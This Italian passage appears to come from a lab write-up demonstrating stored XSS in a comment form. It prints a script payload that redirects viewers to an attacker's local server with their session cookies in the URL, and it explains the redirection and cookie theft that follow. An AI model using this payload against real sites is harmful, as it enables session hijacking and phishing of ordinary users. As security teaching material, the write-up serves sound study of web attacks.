    <textarea name="mtxMessage" cols="50" rows="3" maxlength="250"></textarea>
  </td>
</tr>
<tr> ... </tr>
</tbody>
</table>
</form>
```

Digito il payload

```
<script>window.location='http://192.168.1.9:1337/?cookie=' + document.cookie</script>
```

Una volta salvato il commento, ogni qualvolta un qualsiasi utente lo visualizza, il payload viene eseguito nel browser di quest'ultimo e apre una nuova finestra nella pagina di

destinazione specificata. Infatti, ciò che visualizzo è



ovvero, inserendo nel payload l'IP di kali e la porta del server locale che ho aperto, sono stato rimandato lì.

Nel caso di un reindirizzamento simile a questo, l'attaccante può indirizzare la vittima ad una pagina web dannosa, che potrebbe, ad esempio, contenere malware o essere stata realizzata per il phishing.

Inoltre, come si vede dall'immagine seguente, al server web locale vengono inviati i cookie di sessione delle vittime dello stored XSS

